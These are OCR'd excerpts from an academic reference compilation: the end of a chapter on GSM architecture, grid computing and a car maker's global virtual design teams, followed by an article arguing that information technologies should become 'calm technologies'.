
GSM (Global System for Mobile Communication) is considered to be the best digital mobile telecommunication system. The three main entities in GSM architecture are RSS (Radio Sub-System), Network and Switch Sub-system (NSS), and Operation Sub-System (OSS). Radio Sub-System consists of radio-specific elements such as mobile station (MS) and Base Sub-station System (BSS). Base Transceiver Station (BTS) facilitates radio equipment such as antennas, signal processing equipment, and amplifiers for wireless transmission. The role of network and switching sub-system is to connect a wireless network with a standard public network. NSS consists of the switches and databases. They are Mobile Service Switching Center (MSC), Home Location Register (HLR), Visitor Location Register (VLR), and Gateway. The third entity, OSS (Operation Sub-System) takes care of network operation and maintenance. The elements in this entity are Operation Monitoring Center (OMC), Authentication Center (AUC), and EIR (Equipment Identity Register). Figure 3 gives an idea of the connectivity between the entities.

Devices

The convergence of information and telecommunication technology is responsible for the production of new-generation computers working on wireless technology. These devices can make the concept of grid computing a workable solution in a virtual organization scenario. While talking about mobile and wireless devices, Jochen Schiller (2004) states: “Even though many mobile and wireless devices are available, there will be many more in the future. There is no precise classification of such devices, by size, shape, weight, or computing power. Currently, the mobile device range is sensors, embedded controllers, pager, mobile phones, personal digital assistant, pocket computer, and notebook/laptop” (pp. 7 – 8).

It is interesting to note the observation of Amrit Tiwana (2005) on the collaborative technology: “The collaborative platform, along with the communications network services and hardware, provides the pipeline to enable the flow of explicated knowledge, its context, and the medium for conversations. Besides this, the collaborative platform provides a surrogate channel for defining, storing, moving, and linking digital objects, such as conversation threads that correspond to knowledge units” (p. 225).

Figure 3. Overview of GSM architecture



Grid Computing

It would be apt to quote Joshy Joseph and Craig Fellenstein (2004), who clearly explain the concept of grid computing: "In Foster (1998), the grid concept is defined as the controlled and coordinated resource sharing and problem-solving in dynamic, multi-institutional virtual organizations. This sharing of resources ranging from simple file transfers to complex and collaborative problem-solving accomplished within controlled and well-defined conditions and rules for sharing are called virtual organization" (p. 47). It may be noted from their explanation that the sharing of resources by dynamic grouping individuals and multi-groups is the push factor in global virtual teams for reaching their goal.


ILLUSTRATION CASE STUDY

An Indian-based Roa Cars Ltd. (ROA CAR) has been manufacturing cars for the Indian market. ROA CAR has decided to go global. This decision has caused them to look at their manufacturing design of cars for the global market. They identified the domain experts located in Germany and Japan. They have decided to hire the services of these experts who have rich experience in the designing of cars for different market segments in the world. It has been agreed among them that domain experts and their team members will operate from their respective countries. Their role is to design car models and suggest the components with ISO standards required for manufacturing of the models suggested by them. The domain experts are expected to guide the employees of Roa Cars in India for implementation of the design of the cars given by them. Further, the vendors who will supply the components as per the standards will be given access to the bills of materials module for knowing the quantity of materials and date of supply by them. Engineering design of the components will be made available through the system wherever it is needed. It has been decided to make use of the advanced concepts in Information and Collaborative Technologies for their software model.

Macro Level Design for Engineering Design and Bill of Material Modules

The following diagram in Figure 4 explains how the domain experts can make use of the resources of Roa Cars Ltd. in India from their respective countries. The software such as CAD/CAM, Multimedia, and Virtual Reality are required to create application software, for engineering design and bills of materials module. The hardware and software resources available in Roa Cars Ltd. in India will be used by these domain experts who can take advantage of time differences in the respec-

Figure 4. Roa auto model



tive countries. The time differences enable minimizing of capital expenditure and operational expenditure, through Grid Computing System.

Data and Design Access by End-Users


The following diagram in Figure 5 explains how the data and design created by the domain experts in Roa Auto Model (Figure 4) will be made available to vendors across the globe and the employees of Roa Cars Ltd. in India under Grid Computing System through ICT. Multimedia concepts are applied in the conceptual design of a car created by the domain experts. A car for the global market is simulated by domain experts in a virtual reality environment. A group of evaluators on the domain experts team will test the functionalities and features in the simulated car. Once the simulated car meets the product specification, the next step will be to design the car by using CAD/CAM software. The devices such as mobile handsets and mobile laptops would facilitate the end users of the model developed for Roa Cars Ltd. to have access to the above model. Many devices are available with the features of computers besides voice calls. Categories and features of devices vary. Some are designed for particular functionalities. There are devices integrating the functions of different devices. These sophisticated devices facilitate in establishing synergy among business, technology, and virtual teams.

The enormous competitive pressure in the automobile sector can get most engineering designs and the requirements of components for less turnaround time from the domain experts from any part of the world through information and collaborative technology. This will provide a wide range of capabilities that address the above kind of modeling. These advanced types of solutions will also help to handle complex job scheduling and resource management.

FUTURE TRENDS

The concept of virtual organization is the key to Grid Computing. The Grid Computing concept talks about the actual networking services and connection of a potentially-unlimited number of ubiquitous computing devices within a "Grid". This concept is more useful to global virtual teams who are involved in the product development in the globalization scenario.

Figure 5. Model for end users of Roa Cars Ltd.



CONCLUSION

A new product can be jointly designed by domain experts in a global virtual team through a process of continuous exchange between members dispersed across the globe. This process helps in generating alternative ideas by taking input from different sources and structuring through virtual reality application. This model provides an idea for the creation of "Global Innovation Model". Further, it helps to structure the work flow by visualizing the various phases of the development of a product. Customer tastes are becoming more homogeneous around the globe. Consequently, a manufacturer can provide a significantly-good product through the economies of scale with common design. The Global Innovation Model can increase the chances of successfully diffusing knowledge, technology, and process. It will definitely provide scope for innovation to emerge. Annabel Z. Dodd (2003) rightly states that "advanced telecommunications technologies have dramatically changed the way business operates, spawning new services and creating an interconnected worldwide community" (p. 4).

REFERENCES

Andleigh, P. K., & Thakkar, K. (2006). *Multimedia application design, Multimedia systems design*. Delhi: Prentice Hall.

Bontis, N. (2002). Managing organizational knowledge by diagnosing intellectual capital. In C. Weichoo & N. Bontis (Eds.), *The strategic management of intellectual capital and organizational knowledge* (p. 628). Oxford: Oxford University Press.

Debowski, S. (2006). *The knowledge leader: Knowledge management.* Singapore: John Wiley.

Dodd, A. Z. (2003). *Basic concepts: The essential guide to telecommunication*. Delhi: Pearson Education.

Groover, M. P., & Zimmer, E. W. Jr. (2004). *Introduction of CAD/CAM: Computer-aided design and manufacturing*. Delhi: Pearson Education.

Groover, M. P., & Zimmer, E. W. Jr. (2004a). *Fundamentals of CAD/CAM: Computer-aided design and manufacturing*. Delhi: Pearson Education.

Joseph, J., & Fellenstein, C. (2004). *The grid computing anatomy, Grid computing*. Delhi: Pearson Education.

Little, S. E. (2002). Managing knowledge in a global context. In S. E. Little, P. Quintas, & T. E. Ray (Eds.), *Managing knowledge* (p. 369). London: Sage Publications.

Maznevski, M. L., & Athanasslov, N. A. (2003). Designing the knowledge management infrastructure for virtual teams. In C. B. Gibson & S. G. Cohen (Eds.), *Virtual teams that work* (p. 197). San Francisco: Jossey.

Raven, A. (2003). Team or community of practice. In C. B. Gibson & S. G. Cohen (Eds.), *Virtual teams that work* (p. 299). San Francisco: Jossey.

Schiller, J. (2004). *Introduction to mobile communications*. Delhi: Pearson Education.

Sole, D., & Edmondson, A. (2002). Bridging knowledge gaps. In C. Weichoo & N. Bontis (Eds.), *The strategic management of intellectual capital and organizational knowledge* (p. 590). Oxford: Oxford University Press.

Steinmetz, R., & Nashrstedt, K. (2007). *Inter-disciplinary aspects of multimedia and multimedia systems*. Delhi: Springer.

Talukder, A. K., & Yavalgal, R. R. (2005). *Introduction of mobile computing*. New Delhi: Tata McGraw Hill.

Tiwana, A. (2005). *Creating the knowledge management system blue print*: *The knowledge management toolkit*. Delhi: Pearson Education.

KEY TERMS

Authentication Center (AUC): This takes care of encryption and authentication.

Equipment Identity Register (EIR): This identifies devices in the GSM System.

Gateway: This takes care of the transfer of voice and data.

Grid Computing: This involves the actual networking services and connections of a potentially-unlimited number of ubiquitous computing devices within a "Grid".

Home Location Register (HLR): This takes care of storage for static information.

Normadic Computing: The computing environment moves along with the mobile user.

Operation and Maintenance Center (OMC): This monitors and controls other network entities.

Personal Digital Assistant (PDA): This is a small pen-input device designed for workers on the move. It allows voice and data communication.

Pervasive Computing: This is a new dimension of personal computing that integrates mobile communication, ubiquitous embedded computer systems, consumer electronics, and the power of the Internet.

Ubiquitous Computing: This term was coined by Mark Weiser, and means a "disappearing" everyplace computing environment which nobody will notice as being present. User will be able to use both local and remote services.

Visitor Location Register (VLR): This is a dynamic database for the users of mobile equipments.

Calm Technologies as the Future Goal of Information Technologies

Alexandru Țugui
Al I. Cuza University, Romania

Everything that surrounds us is technology!
Be it or not natural,
It influences the environment we live in.
Here is a serious reason for every technology to be calm!

INTRODUCTION

The evolution of the human society over the last 50,000 years has been greatly influenced by technology. The last 200 years have brought about technological achievements at a breathtaking speed. For about six decades, we have been *the beneficiaries of the information technologies*, which have acquired, over the last 20-25 years, due to the communication technology, an *exponential proliferation*. In an ideal world, computers will blend into the landscape, will inform but not overburden you with information, and make you aware of them only when you need them. Therefore, the human being is a mere subject of technology, and his everyday life has become increasingly stressing.

In order to diminish this stress, solutions have been considered, designed to "tame" the technologies that the human being uses, so as to become *calm technologies*, that is, technologies that affect neither the human life nor the environment.

We can say that everything that surrounds us is technology! Be it or not natural, It influences the environment we live in. Here is a serious reason for every technology to be calm!


This article basically deals with the concept of *calm technologies* and with the characteristics that should be emphasized in the field of the *information and communication technologies* aimed at turning them into *calm technologies*.


Is There a Law of Global Calmness?

We believe YES! From a distance, any system leaves us with the impression that it is dominated by a **global silence**. Yet sometimes, there occur phenomena and processes that influence this global silence. We mean, for instance, the occurrence of a supernova in our galaxy (for example, the observations of the Chinese of 1054 A.D. about the appearance of a supernova).

We believe that our universe is a calm universe. At its turn, our solar system is a system with a high degree

Figure 1. Galaxies seen from 8 million light years[1] (left), and 2 million galaxies[2] (right)





of calmness, that is, planets have stable routes and are not "absorbed" by their sun and there are "suppliers" of **global calmness** (we mean the giant planets that draw "intruders" into the system).

As for the Earth, seen from space it seems a huge "*oasis of calmness*," where almost nothing happens. As we get closer, we see this calmness affected by natural phenomena and processes or by the avalanche of technologies invented by man.

Regarding the appearance of life, we think that it appeared there where it was best and favorable for its development, against a background of **minimal global calmness**. Any perturbation of this minimal calmness leads irreversibly to life damaging. We sustain that life could not have appeared on Earth if this had not made available to it a quiet, *calm environment*. To this respect, specialists believe that the disappearance of dinosaurs is the result of the clash between Earth and a large body (of about 10 km) that would have led to the troubling of the existing calmness on Earth, with direct effects on the life of that time.

We can say that everything that surrounds us is technology! Be it or not natural, It influences the environment we live in. Here is a serious reason for every technology to be calm!

Therefore, we all agree that the technologies used by man in day to day life are dangerous, as they overlap with natural processes and phenomena and may influence negatively the minimal conditions to maintain life. This is why we have to prevent our technologies from disturbing this calmness.

Generally speaking, we think that in all systems there is an orientation to a global calmness specific to its own development stage. In other words, we may say that there is a ***law of global calmness*** to which any system is directed.

What are Calm Technologies and Why This Technology?

By technology, as a restricted meaning, it is understood as a practical scientific application to the purpose of achieving some objectives, especially commercial or industrial ones. In French, technology means the total processes, methods, operations, and so forth, used in order to obtain a product (Romanian Academy [RA], 2003). As a general meaning, by technology, in our opinion, we should understand any process of transformation applied to some resources by the application of some methods, techniques, and procedures, in order to attain certain objectives.

It is obvious that any technology carries both advantages and disadvantages for the environment in which it is produced or applied. Therefore, any technology is characterized by a certain technological aggressiveness, that is, the extent to which it affects or does not affect the environment in which it was produced or it was applied.

Figure 2. Earth seen from the cosmos (nssdc.gsfc.nasa.gov)

Speaking about the existing technologies, we may make distinctions between aggressive technologies and calm technologies from the viewpoint of the degree in which they affect or not, directly or indirectly, on the spot or in time, locally or globally, the environment in which they were produced or applied.

By *calm technology*, we understand that technology that does not affect life or environment in which (or for which) it produced. An *aggressive technology* is the technology that is not calm.

In order to perpetuate life in the long run, it is necessary to focus increasingly on the calm side of every technology applied, used, or created by man for meeting his needs. The necessity to resort to calm technologies is justified by the short-term implications of the disadvantages specific to any technology.

By this study, we do not undertake to exhaustively tackle the disadvantages of a certain technology, but we rather want to tackle the issue of the necessity of the orientation of technologies to the calm side to make things better at a local and at a global level.

About Information Technology

Definitions

At this time, there is no unanimous opinion in defining ***information technologies***; however, the most relevant of them is to understand them as collections of technological fields that develop simultaneously and interdependently. Some of the most important fields are computer science, electronics, and communications.

Boar (2001) believes that *information technologies enable the preparing, collection, transportation, searching, memorizing, accessing, presenting and transforming the information in any format whatsoever (voice, graphics, text, video and image). These operations may be made by people alone, people and equipment and/or equipment alone*.

Generally speaking, we may say that the information society can be defined as an information-based society. In a modern meaning, we may speak of an information-based society since the use of computers in economy, after the building of the **ENIAC** in 1947, that is, since the second half of the 50s of the last century.

We may say that the global information society is plainly the human society in the time of analysis with the informational modernism print specific to the information avalanche.

Waves of Information Technologies

The following years will bring about essential changes in our everyday life. Thus, the use of electronic computers will be extended to all activity fields, due to an increase by almost 100 thousand times of the current performance, until it reaches the performance of the human brain, together with a reduction of its size to the shape of a chip. The name of this computer will be system-on-a-chip, and its price will be so small that its package will be more expensive than the system itself. At the same time, the information and communication technologies, together with the discoveries of new materials, shall lead to the so-called **Cyberspace**, whose spine will be the INTERNET and the virtuality through digitization.


At network level, performance will be amazing. Thus, many types of networks are meant to fulfill people's dreams about a wholly or partially cyber-based world and about an information superhighway (Eckes & Zeiler, 2003; Josserand, 2004).

In other words, the grounds of tomorrow's society will be constituted by information and computer-mediated communications. Moschella (1995 - as cited in O'Brien, 1999) has drawn up a global information society transition chart and he reckons that humanity, in order to reach that point, must go through four waves, namely:

- *Computerized Enterprises*, corresponding to the period 1970-2010.
- *Networked KnowledgeWorkers*, which started in 1980.
- *Global Internetworked Society*, started around 1992-1993.
- *Global Information Society*, which will begin after 2010.

As it is presented in Figure 3, until 2010 we will be crossing a period of time when the first three waves superpose, which means we are in a transition period with its specific risks and advantages. Thus, as we can see, humanity has not even gone through the first stage, but two other have already been started and in 2010, the fourth will start as well. In other words, until 2010, the human society is crossing a continuous transition process toward this information world-wide covering. Therefore, the traces of modernity will become even more obvious as we approach 2010, when the first wave

Figure 3. The four waves of information technology



of the simple information technology is completed and the fourth wave is more and more present, namely the *global information society* wave.


Where will Information Technology Development Lead us to?

We may say at this moment that all the human activity areas have been directly or indirectly influenced by information technology development. Therefore, in most of these areas, new development opportunities, new research approaches, new work, and expression technologies have occurred. This is the human society evolution stage where information technology is found in all the other technologies. And yet, this seems to be only the beginning!

If we analyze the evolution of society by means of the classical comparison: *data – information – knowledge*, then we will be able to discuss the technology of knowledge, the society of knowledge or the intelligent society (Bergeron, 2002; Cornish, 2004; Demchenko, 1997).

By corroborating the above-mentioned ideas, we believe that the following wave of information technologies might start around 2035 - 2040 and may be called the intelligence and knowledge stage. This stage will have as its center of attention information exploitation in order to reach the desired level of intelligence for a certain entity. This will be the period when the capacities of the human brain are reached to a certain extent, when the concept of bio-techno-system is generalized, that is, hybrid systems between biological systems

Figure 4. The following wave after the globally information-based society



and technical systems, by means of computer science (Țugui & Fătu, 2004).

Therefore, we foresee even more interesting achievements of artificial intelligence, widely used invisible technologies, and hybrid bio-techno-system technologies with computerized interface.

Multimedia, *interoperability*, and *intelligence science* hold the attention of the information world today. The jump to tomorrow's technologies will require the incorporation of the computer as a common item of such technologies. Thus, the computer will remain omnipresent in the background as a facilitator. It has been said that a characteristic quality of tomorrow's technologies is that they will be ***calm***.

There have been more and more voices lately supporting the need for these technologies to become calmer and calmer, that is, a technology with no influence on the environment, individual, and society.

Calm Technology and IT&C

Historical Clues

The idea of *calm technology* originates in the writings of Weiser (1991) of Xerox PARC, who in 1991 in his article "*The Computer for the 21st Century*," tackled in detail the concept of **ubiquitous computing** (UC) in one's daily life. Weiser with Brown (1995) collaborated in December 1995 with the publication of the book "*Designing Calm Technology*." These publications laid the conceptual basis of a future society dominated by **calm technologies** and the **Internet.** Afterwards, other specialists have continued to develop the concepts launched by Weiser and Brown.

In 1997, on the anniversary of 50 years of computing, the same article was published under the name, "*The Coming Age of Calm Technology*," in the book "*Beyond Calculation: The Next Fifty Years in Computing*" (in Denning & Metcalfe, 1997). Afterwards, other specialists added their ideas to the concept of Calm Technology, including Hermans (1998), in "*Desperately Seeking: Helping Hands and Human Touch*."

The Evolving Human-Computer Relationship

Internet, Internet2, intranets, extranets, cyberspace ... it is hard not to have heard or read about one of these terms in the media (Norman, 1994). Several trends categorize computer use in the information era:

1. **Mainframe stage.** Computers were used by experts behind closed doors, and regarded as rare and expensive assets. This stage was the beginning of the information era. The human-computer relationship was one of several humans to a single computer.
2. **Personal computing stage.** In this stage the human-computer relationship became balanced in the sense that individuals had one-on-one relationships with their computers. This stage brought a certain closeness into the human-computer relationship.
3. **Ubiquitous computing stage.** In this stage one person will have many computers. People will have access to computers placed in their offices, walls, clothing, cars, planes, organs, and so forth. This stage will have a significant impact on society.

The Internet and applications deriving from this technology will mediate the transition from the first stage to the third stage (Rijken, 1994). It is clear that information technology expands every second, which leads to the question, how will this technology disturb us? Will it be aggressive toward the environment in which we live?

These concerns led to the concept of calm technology, which assumes that computers should disappear into the "background" of our architectural space and easily switch between the center and the periphery of our attention much like ambient displays.

Informing Without Overburdening

Technology draws our attention at different levels of awareness. It is either at the center or the periphery of our attention. Weiser and Brown (1996) suggest that we attune to the "periphery" without attending to it explicitly.

When driving a car, for instance, our attention is centered on the road, the radio, or our passenger, but not on the noise of the engine. But an unusual noise is noticed immediately, showing that we are attuned to the noise in the periphery, and can quickly attend to it. What is in the periphery at one moment may in the next moment be at the center of our attention. The same physical form may have elements in both the center and periphery.

A calm technology will move easily from the periphery of our attention, to the center, and back.

Technology is closely linked to the concept of affordance, which is *a relationship between an object in the world and the intentions, perceptions, and capabilities of a person* (Weiser & Brown, 1996).

Characteristics of a Calm Technology

Calm technology has three basic characteristics:

1. **Calm technologies shift the focus of our attention to the periphery.** This technological orientation can be achieved either by smoothly and easily shifting from the center to the periphery and back, or by transferring more details to the periphery.
2. **A technology is calm when it increases peripheral perceptions** with direct implications on our knowledge, which increases abilities to act adequately in various circumstances without being overburdened with information.
3. **Technological connectivity** enables a quick anchoring in certain circumstances against the background of a quick shifting from the center to the periphery of our attention, which determines a quick perception of the past, present, and future of the subject. This characteristic leads to what Weiser and Brown (1996) call "locatedness."

These characteristics are important features when enforcing calm data processing technologies. Using such technology has influences our attention, which leads to an increase of our ability to easily adjust to the environment.

Principal Challenges for IT&C

Information technologies and communications belong to the category of technologies with a lower impact on global calmness, however, because they influence people's lives by stress, radiations, and so forth, we think that we should take the leap toward what we call calm technologies.

Thus, we think that the future development of information technologies and communications should consider the following challenges required for the implementation of calm technologies:

1. Reduction/disappearance of the noise and the radiation caused by information technologies and communications.
2. Lower power consumption.
3. Total disappearance of the cables.
4. Reduction of equipment size, while achieving higher performance.
5. User-friendly and intelligent interfaces.
6. Total interconnectivity and interoperability.
7. Extension of the intelligent nature of information technologies and communications.

The producers of information technologies should consider these seven challenges and we, "the consumers" should also consider these technologies when we require them.

CONCLUSION

Individuals use many technologies with a higher or lower impact on the general calmness. As global calmness beneficiaries, we should contribute to the observance of the ***law of global calmness***, by developing calmer and calmer technologies. Thus, we will also become calmness providers, not only calmness beneficiaries.

We all have to agree to the idea that any technology affects directly or indirectly, on a short or long term, locally or globally, the environment from which it comes or to which it will apply. As long as there is life on Earth, we should be interested in the development of technologies that would affect us minimally.

We saw in the previous paragraph what the seven challenges for information and communication technologies need to become calm.

Of course, by these seven challenges ancillary to information and communication technologies, we have not exhausted the topic of their orientation toward the calmer side. Moreover, as IT&C has evolved, we can see that new demands appeared for them to be called calm technologies.

It is important that calmer IT&C should be created to contribute to the general balance of calmness and to have ensured the contribution of computer science applied to the "***oasis of calmness***" existing on Earth.

Furthermore, it is necessary to focus in the field of information and communication technologies on the specific characteristics of the calm technology. We think that there are necessary minimal standards for the orientation of IT&C toward calm technologies.

REFERENCES

Bergeron, B. (2002). *Dark Age II: When the digital data die*. NJ: Prentice Hall.

Cornish, E. (2004). *Futuring: The exploration of the future*. MD: World Future Society.

Demchenko, Y. (1997). *Emerging knowledge based society (information society) and new consciousness formation.* Retrieved March 22, 2007, from http://www.uazone.org/demch/

Denning, J.P., & Metcalfe, M.R. (Eds.). (1997). *Beyond calculation: The next fifty years in computing*. New York: Springer-Verlag.

Earth seen from the cosmos. (1972). Retrieved March 22, 2007, from nssdc.gsfc.nasa.gov

Eckes, Jr., A., & Zeiler, T. (2003). *Globalization and the American century.* Cambridge University Press.

Galaxies seen from 8 million light years. (2004). Retrieved March 22, 2007, from http://www.chinadaily.com.cn/english/doc/2004-03/10/content_313385.htm

Hermans, B. (1998, May). *Desperately seeking: Helping hands and human touch*. Zeist, The Netherlands. Retrieved March 22, 2007, from http://www.hermans.org/agents2/

Josserand, E. (2004). *The network organization: The experience of leading French multinationals*. Cheltenham: Edward Elgar.

